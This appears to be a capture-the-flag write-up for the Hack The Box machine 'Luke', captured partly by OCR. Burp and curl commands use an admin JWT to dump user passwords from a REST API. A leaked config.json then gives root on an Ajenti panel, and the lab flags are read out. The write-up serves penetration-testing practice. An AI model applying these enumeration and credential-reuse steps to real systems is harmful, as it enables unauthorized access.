
Use the configuration below to control which URLs this rule applies to.

○ Include all URLs
○ Use suite scope [defined in Target tab]
● Use custom scope

□ Use advanced scope control

Include in scope


Enabled	Prefix
☑	http://10.10.10.137:3000



Session Handling Rules


You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular
adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the

Enabled	Description	Tools
☑	Use cookies from Burp's cookie jar	Scanner
☑	Add JWT Token	Target, Scanner, Intruder, Repeater and Sequencer




```
message:    "Welcome admin ! "
```

lets do it through the command line
-s to get rid of this little header




```
┌──(root💀 kali)-[/Documents/htb/boxes/luke]
└─# curl -s http://10.10.10.137:3000/users -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJleHAiOj
E2MjA5NjM2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo' | jq
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",
    "Role": "Supporter"
  }
]
```


just interacting with how REST API work




```
┌──(root💀 kali)-[/Documents/htb/boxes/luke]
└─# curl -s http://10.10.10.137:3000/users/Admin -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJl
eHAiOjE2MjA5NjM2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo' | jq
{
  "name": "Admin",
  "password": "WX5b7)>/rp$U)FW"
}
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/luke]
└─# curl -s http://10.10.10.137:3000/users/Derry -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJl
eHAiOjE2MjA5NjM2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo' | jq
{
  "name": "Derry",
  "password": "rZ86wwLvx7jUxtch"
}
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/luke]
└─# curl -s http://10.10.10.137:3000/users/Yuri -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJle
HAiOjE2MjA5NjM2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo' | jq
{
  "name": "Yuri",
  "password": "bet@tester87"
}
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/luke]
└─# curl -s http://10.10.10.137:3000/users/Dory -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJle
HAiOjE2MjA5NjM2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo' | jq
{
  "name": "Dory",
  "password": "5y:!xa=ybfe)/QD"
}
```

Admin:WX5b7)>/rp$U)FW
Derry:rZ86wwLvx7jUxtch

Yuri:bet@tester87
Dory:5y:!xa=ybfe)/QD




10.10.10.137/management

Authentication Required - Mozilla Firefox

http://10.10.10.137 is requesting your username and password. The site says: “Authentification required ! Forbidden to visitors ..”

User Name: Derry

Password: ●●●●●●●●●●●●●●●●




10.10.10.137/management/

Index of /management


- Parent Directory
- config.json
- config.php
- login.php

password on port 8000 root:KpMasng6S5EtTy9Z



10.10.10.137/management/config.json

```
▼ users:
  ▼ root:
    ▼ configs:
        ajenti.plugins.notepad.notepad.Notepad:                  "{\"bookmarks\": [], \"root\": \"/\"}"
        ajenti.plugins.terminal.main.Terminals:                  "{\"shell\": \"sh -c $SHELL || sh\"}"
        ajenti.plugins.elements.ipmap.ElementsIPMapper:          "{\"users\": {}}"
      ▼ ajenti.plugins.munin.client.MuninClient:                 "{\"username\": \"username\", \"prefix\": \"http://localhost:8080/munin\", \"password\": \"123\"}"
      ▼ ajenti.plugins.dashboard.dash.Dash:                      "{\"widgets\": [{\"index\": 0, \"config\": null, \"container\": \"1\", \"class\": \"ajenti.plugins.sensors.memory.MemoryWidget\"}, {\"index\": 1,
                                                                 \"config\": null, \"container\": \"1\", \"class\": \"ajenti.plugins.sensors.memory.SwapWidget\"}, {\"index\": 2, \"config\": null, \"container\":
                                                                 \"1\", \"class\": \"ajenti.plugins.dashboard.welcome.WelcomeWidget\"}, {\"index\": 0, \"config\": null, \"container\": \"0\", \"class\":
                                                                 \"ajenti.plugins.sensors.uptime.UptimeWidget\"}, {\"index\": 1, \"config\": null, \"container\": \"0\", \"class\":
                                                                 \"ajenti.plugins.power.power.PowerWidget\"}, {\"index\": 2, \"config\": null, \"container\": \"0\", \"class\":
                                                                 \"ajenti.plugins.sensors.cpu.CPUWidget\"}]}"
        ajenti.plugins.elements.shaper.main.Shaper:              "{\"rules\": []}"
        ajenti.plugins.ajenti_org.main.AjentiOrgReporter:        "{\"key\": null}"
        ajenti.plugins.logs.main.Logs:                           "{\"root\": \"/var/log\"}"
      ▼ ajenti.plugins.mysql.api.MySQLDB:                        "{\"password\": \"\", \"user\": \"root\", \"hostname\": \"localhost\"}"
        ajenti.plugins.fm.fm.FileManager:                        "{\"root\": \"/\"}"
        ajenti.plugins.tasks.manager.TaskManager:                "{\"task_definitions\": []}"
        ajenti.users.UserManager:                                "{\"sync-provider\": \"\"}"
      ▼ ajenti.usersync.adsync.ActiveDirectorySyncProvider:      "{\"domain\": \"DOMAIN\", \"password\": \"\", \"user\": \"Administrator\", \"base\": \"cn=Users,dc=DOMAIN\", \"address\": \"localhost\"}"
        ajenti.plugins.elements.usermgr.ElementsUserManager:     "{\"groups\": []}"
        ajenti.plugins.elements.projects.main.ElementsProjectManager: "{\"projects\": \"KGxwMQou\\n\"}"
      password:                                                  "KpMasng6S5EtTy9Z"
      permissions:                                               []
  language:                                                      ""
▼ bind:
    host:                                                        "0.0.0.0"
    port:                                                        8000
  enable_feedback:                                               true
▼ ssl:
    enable:                                                      false
    certificate_path:                                            ""
  authentication:                                                true
  installation_id:                                               12354
```



Insecure communication
Please set up SSL as soon as possible!

luke
FreeBSD 12.0-RELEASE amd64

Uptime 2:29:54

AC power

CPU usage 2%

Memory usage 179.5 MB/217.5 MB

Swap usage 12.4 MB/1023.8 MB


Welcome to Ajenti.
Use the **Feedback** link to send us your suggestions!

Follow @ajenti for news and announcements.

Send e-mail if you have private/security questions or issues.

Don't forget to change default password in the Configurator!

go to Terminal



Insecure communication
Please set up SSL as soon as possible!

```
Bad -c option
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# ls
.cshrc          .sujournal      boot            etc             libexec         net             rescue          sys             var
.profile        COPYRIGHT       dev             home            media           nodeapp         root            tmp
.snap           bin             entropy         lib             mnt             proc            sbin            usr
# cd root/
# ls
.cache                  .cshrc                  .k5login                .mysql_history          .npm                    .wget-hsts
.config                         .history                .login                  .node_repl_history      .profile                root.txt
# cat root.txt
7335b3bd73d04f8019cba6e405e9499e
#
# cat root.txt
# cd /home/
# ls
derry
# cd derry/
# ls
.cshrc          .login          .login_conf     .mail_aliases   .mailrc         .profile        .shrc           user.txt
# cat user.txt
4cee56e4c8157ebe0fa33781d5b2daa9
```